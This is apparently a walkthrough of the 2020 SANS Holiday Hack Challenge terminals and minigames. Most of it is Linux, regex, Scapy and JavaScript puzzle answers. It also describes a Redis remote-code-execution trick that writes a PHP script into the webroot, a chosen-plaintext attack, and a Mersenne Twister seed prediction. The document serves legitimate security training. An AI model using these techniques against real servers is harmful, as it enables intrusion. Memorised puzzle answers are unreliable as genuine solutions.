After solving the challenge and returning to Pepper Minstix he unlocks the details for Objective 4 (Operate the Santavator).

Linux Primer

Location: Courtyard

Sugarplum Mary? That's me!

I was just playing with this here terminal and learning some Linux!

It's a great intro to the Bash terminal.

If you get stuck at any point, type hintme to get a nudge!

Can you make it to the end?

Solving the terminal requires stepping through multiple Linux based questions.

1. Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!: **ls**
2. Now find the munchkin inside the munchkin: **cat munchkin_19315479765589239**
3. Great, now remove the munchkin in your home directory: **rm munchkin_19315479765589239**
4. Print the present working directory using a command: **pwd**
5. Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin: **ls -al**
6. Excellent, now find the munchkin in your command history: **grep munchkin .bash_history**
7. Find the munchkin in your environment variables: **env | grep munchkin**
8. Next, head into the workshop: **cd workshop/**
9. A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in: **grep -i munchkin *.txt**
10. A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin: **chmod +x lollipop_engine; ./lollipop_engine**
11. Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0: **cd electrical/; mv blown_fuse0 fuse0**
12. Now, make a symbolic link (symlink) named fuse1 that points to fuse0: **ln -s fuse0 fuse1**
13. Make a copy of fuse1 named fuse2: **cp fuse1 fuse2**
14. We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2: **echo 'MUNCHKIN_REPELLENT' >> fuse2**
15. Find the munchkin somewhere in /opt/munchkin_den: **find /opt/munchkin_den/ -iname '*munchkin*'**
16. Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin: **find /opt/munchkin_den/ -user munchkin**
17. Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den: **find /opt/munchkin_den/ -size +108k -size -110k**
18. List running processes to find another munchkin: **ps aux**
19. The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen: **netstat -ato**
20. The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin: **curl http://127.0.0.1:54321**
21. Your final task is to stop the 14516_munchkin process to collect the remaining lollipops: **kill -9 33271**

Redis Bug Hunt

Location: Kitchen

Hi, so glad to see you! I'm Holly Evergreen.

I've been working with this Redis-based terminal here.
We're quite sure there's a bug in it, but we haven't caught it yet.
The maintenance port is available for curling, if you'd like to investigate.
Can you check the source of the index.php page and look for the bug?
I read something online recently about remote code execution on Redis. That might help!
I think I got close to RCE, but I get mixed up between commas and plusses.
You'll figure it out, I'm sure

Method used to obtain the source of index.php was a variation of the remote code execution approach described at https://book.hacktricks.xyz/pentesting/6379-pentesting-redis. Approach taken:

- Access the redis-cli. The password for redis was found in the /etc/redis/redis.conf file.
- Flushing the database to remove any stray entries (flushall).
- Using config set to move the database location into the Webroot (/var/www/html)
- A short php script (<?php $indexpage=file_get_contents('index.php'); echo $indexpage; ?>) was created as a new value for redis to store.
- The database file name can then be accessed via a straight-forward curl command. This triggers the php script and displays the bug.

```
# We found the bug!!
#       \   /
#        .\-/.
#     /\ ()  ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#     {    |    }   \
#    .-~\   |   /~-.
#  /    \  A  /    \
#        \/ \/
# #####hhc:{"hash":
"448eb84c8ba266ef64af84a5d2ac66f765591c4d44d1f6ca2baf2666ed97c875", "resourceId":
"a7b9af8e-cef5-45b8-b45d-e351a047e9c2"}#####
```

After solving the terminal challenge Holly provides hints for Objective 8 (Broken Tag Generator).

Speaker Unprep

Location: Talks Lobby

Ohai! Bushy Evergreen, just trying to get this door open.

It's running some Rust code written by Alabaster Snowball.

I'm pretty sure the password I need for ./door is right in the executable itself.

Isn't there a way to view the human-readable strings in a binary file?

This terminal has three challenges. First step is to open the door, next is to turn on the lights & the final is to enable the vending machines.

Opening the Door

Opening the door requires analysing the door binary using strings. The passed (Op3nTheD00r) was embedded in the file.

```
Help us get into the Speaker Unpreparedness Room!

The door is controlled by ./door, but it needs a password! If you can figure
out the password, it'll open the door right up!

Oh, and if you have extra time, maybe you can turn on the lights with ./lights
activate the vending machines with ./vending-machines? Those are a little
trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want)

We copied edit-able versions of everything into the ./lab/ folder, in case you
want to try EDITING or REMOVING the configuration files to see how the binaries
react.

Note: These don't require low-level reverse engineering, so you can put away IDA
and Ghidra (unless you WANT to use them!)
elf@15942b78745a ~ $ strings ./door | less
elf@15942b78745a ~ $ strings ./door | grep -i pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
elf@15942b78745a ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
```

Turning on the Lights

After opening the door Bushy Evergreen provides follow-up hints to help turn on the lights. Solving the challenge requires using the application versions in the lab directory.

Solving the problem requires manipulating the configuration file. The lights application will load the username and password values from lights.conf. Any encrypted values will be automatically decrypted by the application. The encrypted password was put into the username field. When the application was run it auto decrypts the username value and echo it back to the user.

```
elf@0396ea837d14 ~/lab $ cat lights.conf
password: bob
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
<RUN LAB APPLICATION>
>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf
---t to help figure out the password... I guess you'll just have to make do!
The terminal just blinks: Welcome back, Computer-TurnLightsOn
<RUN MAIN APPLICATION>
elf@0396ea837d14 ~/lab $ ../lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)
You wonder how to turn the lights on? If only you had some kind of hin---
 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!
The terminal just blinks: Welcome back, elf-technician
What do you enter? > Computer-TurnLightsOn
Checking.....
Lights on!
```

Vending Machines

Password to re-enable the vending machines was determined through trial and error. If the configuration file (vending-machines.json) is deleted the application will re-generate this using user input when run. This allows the original encrypted value to be determined through a chosen plaintext attack.

Experimenting determined:

- Individual characters are being substituted – final password will be as long as the encrypted password (LVEdQPpBwr decrypts to a 10-character password)
- System is working in 8-character blocks (using a 16-character password of A's shows two matching 8-byte blocks). This indicates the encrypting is more complicated than a simple substitution cipher.

After trial and error, the password was determined to be **CandyCane1**.

Present Sorter

Location: Workshop

Hey there, KringleCon attendee! I'm Minty Candycane!

I'm working on fixing the Present Sort-O-Matic.

The Sort-O-Matic uses JavaScript regular expressions to sort presents apart from misfit toys, but it's not working right.

With some tools, regexes need / at the beginning and the ends, but they aren't used here.

You can find a regular expression cheat sheet here if you need it.

You can use this regex interpreter to test your regex against the required Sort-O-Matic patterns.

Do you think you can help me fix it?

Hint links given:

- *Here's a place to try out your JS Regex expressions: https://regex101.com/*
- *Handy quick reference for JS regular expression construction: https://www.debuggex.com/cheatsheet/regex/javascript*

Direct link is https://present-sorter.kringlecastle.com/

Answers:

1. Matches at least one digit - **\d**
2. Matches 3 alpha a-z characters ignoring case - **[a-zA-Z]{3,}**
3. Matches 2 chars of lowercase a-z or numbers - **[a-z1-9]{2}**
4. Matches any 2 chars not uppercase A-L or 1-5 - **[^A-L1-5]{2}**
5. Matches three or more digits only - **^[0-9]{3,}$**
6. Matches multiple hour:minute:second time formats only - **^(?:[1-9]{1}|0[1-9]|1[0-9]|2[0-3]):[0-5][0-9]:[0-5][0-9]$**
7. Matches MAC address format only while ignoring case - **^[0-9a-fA-F]{2}:[0-9a-fA-F]{2}:[0-9a-fA-F]{2}:[0-9a-fA-F]{2}:[0-9a-fA-F]{2}:[0-9a-fA-F]{2}$**
8. Matches multiple day, month, and year date formats only - **^[0-3][0-9].(0[1-9]|1[0-2]).[0-9]{4}$**

After solving Minty Candycane provides follow-on hints for Objective 6 (Splunk challenge).

Scapy Prepper

Location: Netwars

Welcome to the roof! Alabaster Snowball here.

I'm watching some elves play NetWars!

Feel free to try out our Scapy Present Packet Prepper!

If you get stuck, you can help() to see how to get tasks and hints.

Solving the terminal challenge required answering several questions. Correct answers to each question are shown below in bold.

Answers:

1. Start by running the task.submit() function passing in a string argument of 'start' - **task.submit("start")**
2. Submit the class object of the scapy module that sends packets at layer 3 of the OSI model - **task.submit(send)**
3. Submit the class object of the scapy module that sniffs network packets and returns those packets in a list - **task.submit(sniff)**
4. Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt": **task.submit(1)**
5. Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets - **task.submit(rdpcap)**
6. The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS: **task.submit(2)**
7. Submit only the first packet found in UDP_PACKETS: **task.submit(UDP_PACKETS[0])**
8. Submit only the entire TCP layer of the second packet in TCP_PACKETS - **task.submit(TCP_PACKETS[1][TCP])**
9. Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet: **a = UDP_PACKETS[0]; a[IP].src = "127.0.0.1"; task.submit(a)**
10. Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS - **task.submit('echo')**

11. The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list - **task.submit(ICMP_PACKETS[1][ICMP].chksum)**
12. Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt" - **task.submit(3)**
13. Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified) - **p = Ether()/IP(dst='127.127.127.127')/UDP(dport=5000); task.submit(p)**
14. Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified) - **p = Ether()/IP(dst='127.2.3.4')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='elveslove.santa')); task.submit(p)**
15. The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection **- ARP_PACKETS[1][ARP].op=2; ARP_PACKETS[1][ARP].hwsrc=ARP_PACKETS[1].src; ARP_PACKETS[1][ARP].hwdst=ARP_PACKETS[1].dst; task.submit(ARP_PACKETS)**

CAN-Bus Investigation

Location: Netwars

Hiya hiya - I'm Wunorse Openslae!

I've been playing a bit with CAN bus. Are you a car hacker?

I'd love it if you could take a look at this terminal for me.

I'm trying to figure out what the unlock code is in this CAN bus log.

When it was grabbing this traffic, I locked, unlocked, and locked the doors one more time.

It ought to be a simple matter of just filtering out the noise until we get down to those three actions.

Need more of a nudge? Check out Chris Elgee's talk on CAN traffic!

Hints given:

- You can hide lines you don't want to see with commands like cat file.txt | grep -v badstuff
- Chris Elgee is talking (https://www.youtube.com/watch?v=96u-uHRBI0I) about how CAN traffic works right now!

After visualising the file first step is to summarise it using basic shell tools

```
elf@fe68d2429a57:~$ cat candump.log | cut -d ' ' -f 3 | cut -d '#' -f 1 | sort | uniq -c
     35 188
      3 19B
   1331 244
```

Based on the motd hint there is one lock, one unlock and another lock. Code 19B appears three times so this is likely it:

```
elf@fe68d2429a57:~$ cat candump.log | grep 19B | grep -v 244
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
```

After submitting a couple of attempts at the highlighted timestamp we have the answer:

```
elf@8ae40d2894c3:~$ ./runtoanswer 122520
<SNIP>
Your answer is correct!
```

Minigames

Christmas Lights

Location: Kitchen

Put it in the cloud," they said...

"It'll be great," they said...

All the lights on the Christmas trees throughout the castle are controlled through a remote server.

We can shuffle the colors of the lights by connecting via dial-up, but our only modem is broken!

Fortunately, I speak dial-up. However, I can't quite remember the handshake sequence.

Solving the minigame requires interacting with the telephone and manually entering the modem handshake values. A link was given to a modem handshake recording as a hint.

Listening to the clue at gives the below sequence

- Baa DEE brrr
- Aaah
- Wewewwwwrrwrr
- beDURRdunditty
- SCHHRRR

The correct answer can also be determined by analysing the page source at https://dialup.kringlecastle.com/. Key things taken from analysing the source files (dialup.js & index)

- Answer is checked by sending a GET request to checkpass.php?i=SECRET&resourceId=RESOURCEID
- RESOURCEID is specific to the player. This is how the game knows if the player solved the challenge. This value can be extracted from the browser console.
- SECRET is progressively populated as the user interacts with the buttons. The full correct secret value is '39cajd3j2jc329dz4hhddhbvan3djjzz'. Both items need to be sent for a successful response.

After completing the Minigame Fitzy Shortstack mentions that Santa trusts Shiny Upatree. This came in handy for Objective 5 (Open HID lock).

The Elf Code

Location: Dining Room

Hello - my name is Ribb Bonbowford. Nice to meet you!

Are you new to programming? It's a handy skill for anyone in cyber security.

This challenge centers around JavaScript. Take a look at this intro and see how far it gets you!

Solving each level of the minigame required writing a short JavaScript. Solutions used for each of the levels are below.

Level 1 – The Elf C0de

```
elf.moveLeft(10)
elf.moveUp(12)
```

Level 2 - Trigger The Yeeter

```
elf.moveTo(lever[0])
elf.pull_lever(elf.get_lever(0)+2)
elf.moveLeft(4)
elf.moveUp(10)
```

Level 3 - Move To Loopiness

```
for (i = 0; i < 3; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveUp(1)
```

Level 4 - Up Down Loopiness

```
for (i = 0; i < 3; i++) {
  elf.moveLeft(3)
  elf.moveUp(11)
  elf.moveLeft(3)
  elf.moveDown(11)
}
```

Level 5 - Move To Madness

```
elf.moveUp(8)
elf.moveLeft(10)
weird = elf.ask_munch(0)
var clean_weird = weird.filter(function(value, index, arr) {
  return (typeof value == "number")
});
elf.tell_munch(clean_weird)
elf.moveUp(2)
```

Level 6 - Two Paths, Your Choice

Solution used was to talk to the munchkin. Solution using the lever was attempted but continued to fail with weird Javascript console errors.

```
for (i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i])
}
elf.moveLeft(8)
elf.moveUp(2)
weird = elf.ask_munch(0)
console.log(weird)

function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] === value);
}
elf.tell_munch(getKeyByValue(weird, 'lollipop'))
elf.moveUp(2)
```

Level 7 - Yeeter Swirl

```
function move(a) {
  1 == a || 5 == a ? elf.moveDown(a) : 2 == a || 6 == a ? elf.moveLeft(a) : 3 == a || 7 == a ?
elf.moveUp(a) : (4 == a || 8 == a) && elf.moveRight(a)
}
for (i = 1; 9 > i; i++) move(i), elf.pull_lever(i - 1);
function YourFunctionNameHere(one_argument) {
    some_desired_data = 0
    one_argument.forEach(function(deeper_argument) {
        deeper_argument.forEach(function(an_item) {
            if (typeof an_item == "number") {
                some_desired_data = some_desired_data + an_item
            }
        })
    })
    return some_desired_data
}
elf.moveUp(2)
elf.moveLeft(4)
elf.tell_munch(YourFunctionNameHere)
elf.moveUp(2)
```

Level 8 - For Loop Finale

```
var lever_sum = 0,
  lever_num = 0,
  move_right = !0;
for (i = 1; 12 > i; i += 2) {
  !0 == move_right ? elf.moveRight(i) : elf.moveLeft(i), move_right = !move_right;
  var lever_value = elf.get_lever(lever_num);
  lever_sum += lever_value, lever_num++, elf.pull_lever(lever_sum), elf.moveUp(2)
}

function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] === value);
}

function YourFunctionNameHere(one_argument) {
    var lollipop_key = ''
    one_argument.forEach(function(deeper_argument) {
        am_i_a_key = getKeyByValue(deeper_argument, 'lollipop')
        if (am_i_a_key) {
            lollipop_key = am_i_a_key
        }
    })
    return lollipop_key
}
elf.tell_munch(YourFunctionNameHere)
elf.moveRight(12)
```

Snowball Fight

Location: UNPreparedness Room

Howdy gumshoe. I'm Tangle Coalbox, resident sleuth in the North Pole.

If you're up for a challenge, I'd ask you to look at this here Snowball Game.

We tested an earlier version this summer, but that one had web socket vulnerabilities.

This version seems simple enough on the Easy level, but the Impossible level is, well...

I'd call it impossible, but I just saw someone beat it! I'm sure something's off here.

Could it be that the name a player provides has some connection to how the forts are laid out?

Knowing that, I can see how an elf might feed their Hard name into an Easy game to cheat a bit.

But on Impossible, the best you get are rejected player names in the page comments. Can you use those somehow?

Check out Tom Liston's talk for more info, if you need it.

After experimenting key items needed to solve the game here:

- Game users the Player Name as a random seed to determine the board layout. Starting a game with the same player name will always yield the same board layout.
- The HTML comments of the board game on impossible provide 624 random player names chosen and discarded. Using a Mersenne Twister predictor the actual used Player Name can be determined. HTML of the game can be viewed through the browser code inspector.


To win a game on impossible:

1. Spawn a new game on impossible difficulty. Feed the discarded player names into a Mersenne Twister predictor to determine the actual name.
2. Spawn a new separate game on easy difficulty. Use the predicted player name.
3. Win the game on easy difficulty. It will show where all the opponents forts are.
4. Use the knowledge of where the player forts are to win on impossible difficulty.

After winning the game on impossible difficulty Tangle Coalbox provides several key hints for Objective 11b.

Intel

Map



Elf Locations

Name:	Floor:	Room:
Bushy Evergreen	2	Talks Lobby
Sugarplum Mary	1	Courtyard
Sparkle Redberry	1	Castle Entry
Tangle Coalbox	1	Speaker UNPreparedness
Minty Candycane	1.5	Workshop
Alabaster Snowball	R	NetWars Room
Pepper Minstix		Front Lawn
Holly Evergreen	1	Kitchen
Wunorse Openslae	R	NetWars Room
Shinny Upatree		Front Lawn

Meeting Minutes

Full copy of the minutes (NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt) extracted from Objective 9 are below.

January 20, 2020
Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole
Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.
Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present
Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present
ALSO PRESENT:
Kris Kringle
Pepper Minstix
Heat Miser
Father Time
Chairman Frost made the required announcement concerning the Open Public Meetings Act: Adequate notice of this meeting has been made -- displayed on the bulletin board next to the Pole, listed on the North Pole community website, and published in the North Pole Times newspaper -- for people who are interested
in this meeting.
Review minutes for December 2020 meeting. Motion to accept – Mrs. Donner. Second – Superman. Minutes approved.
OLD BUSINESS: No Old Business.
RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa's Castle to include new courtyard, additional floors, elevator, roughly tripling the size of the current castle. Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, "These changes will put a heavy toll on the infrastructure of the North Pole." Mr. Krampus replied, "The infrastructure has already been expanded to handle it quite easily." Chairman Frost then noted, "But the additional traffic will be a burden on local residents." Dolly explained traffic projections were all in alignment with existing roadways. Chairman Frost then exclaimed, "But with all the attention focused on Santa and his castle, how will people ever come to refer to the North Pole as 'The Frostiest Place on Earth?'" Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter for this Board. Mrs. Nature made a motion to approve. Seconded by Mr. Cornelius. Tanta Kringle recused herself from the vote given her adoption of Kris Kringle as a son early in his life.
Approved:

Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits
Opposed:
Jack Frost
Resolution carries. Construction approved.
NEW BUSINESS:
Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc. Mr. H. Miser described the plan for installing new furnace to replace the faltering one in Mr. Time's 20,000 sq ft castle. Ms. G. Breaddie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she consider
s "incredibly high for a building that size, likely two orders of magnitude too high. Why, it might burn the whole North Pole down!" Mr. H. Miser replied with a laugh, "That's the whole point!" The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic a
nd safe plan for Mr. Time's castle heating system.
Motion to adjourn – So moved, Krampus. Second – Clarice. All in favor – aye. None opposed, although Chairman Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan. Meeting adjourned

Santa's Portrait

Direct link to Santa's portrait is here:
https://www.holidayhackchallenge.com/2020/assets/img/santa_portrait.jpg

Interesting things observed about the portrait:

- Items on the desk roughly match what was shown from the photo in Objective 1. Christmas decorations and gift list are missing.
- Portrait is signed by J.F.S. Assumed to be 'Jack Frost'.
- Walking through the portrait while the player is Santa changes them back to their normal character.
- Image was created using Adobe Photoshop for Windows.
- Quick analysis of the image using strings did not yield anything of interest.